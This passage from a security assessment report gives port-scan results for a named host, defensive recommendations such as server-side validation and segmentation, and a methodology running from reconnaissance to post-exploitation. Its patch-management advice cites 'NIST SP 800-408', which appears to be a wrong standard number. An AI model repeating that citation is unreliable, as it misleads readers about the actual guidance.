HOST>> wallet-push.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

RECOMMENDATIONS

Following the analysis of the vulnerabilities and their root causes, Zokyo Team, provides a number of recommendations and best practises, to be followed in order to treat the root causes of the identified vulnerabilities.

1. Validation must be performed on every tier: The compromise of [company] app and server was mainly due to invalidated user inputs. Performing validation on client-side code provides no protection for server-side code. An attacker can simply disable JavaScript or use a security testing proxy such as Burp Suite to bypass the client-side validation.

2. Database server be isolated from other systems: If possible, a whitelist of database commands should be implemented specifying the minimum number of commands required to support business operations. This should be inline with the system design concept of least privilege, and will limit the amount of damage an attacker can inflict on corporate resources.

3. User uploaded files should be stored outside the root Directory: It is recommended to serve the user uploaded files (Maps, PDFs. etc.) outside the main server, this will prevent executing any malicious content on the production server.

4. Implement and enforce implementation of change control across all systems: Misconfiguration and insecure deployment issues were discovered across the various systems. The vulnerabilities that arose can be mitigated through the use of change control processes on all server systems.

5. Establish trust boundaries: Create logical boundaries of trust where appropriate on the internal network. Each logical trust segment should be able to be compromised without the breach easily cascading to other segments. This should include the use of unique administrative accounts so that a compromised system in one segment cannot be used in other locations.

6. Do not expose sensitive information in exception messages: Information such as paths on the local file system is considered privileged information; any system internal information should be hidden from the user. As mentioned before an attacker could use this information to gather private user information from the application or components that make up the app.

7. Implement a patch management program: Operating a consistent patch management program per the guidelines outlined in NIST SP 800-408 is an important component in maintaining good security posture. This will help to limit the attack surface that results from running unpatched internal service.

4 METHODOLOGY

ZokyoSec's skilled cybersecurity experts follow a precise methodology to make sure they cover every aspect of your systems during the assessment and detect vulnerabilities that may be overlooked by other parties or automated scanner. All of our Vulnerability Assessments go through the following phases

1. Reconnaissance: The process of collecting as much information as we can about the system to have better mapping of the attack surface before conducting any real attacks.
2. Enumeration: The process of identifying the likely entry points into the target system.
3. Vulnerability Analysis: The process in which our team tries to identify and locate security weaknesses within the attack scope.
4. Exploitation: The process in which we use the discovered vulnerabilities to achieve an acceptable/ agreed-on security impact on the vulnerable system.
5. Post-Exploitation: The process of escalation the privileges gained from exploitation phase and trying to perform lateral movement.
6. Reporting: The process of documenting the details of the discovered vulnerabilities and all the steps that lead to a successful attack.

Figure 2 Vulnerability Assessment Methodology

The severity of the findings is classified based on the Common Vulnerability Scoring System (CVSS) Version 3.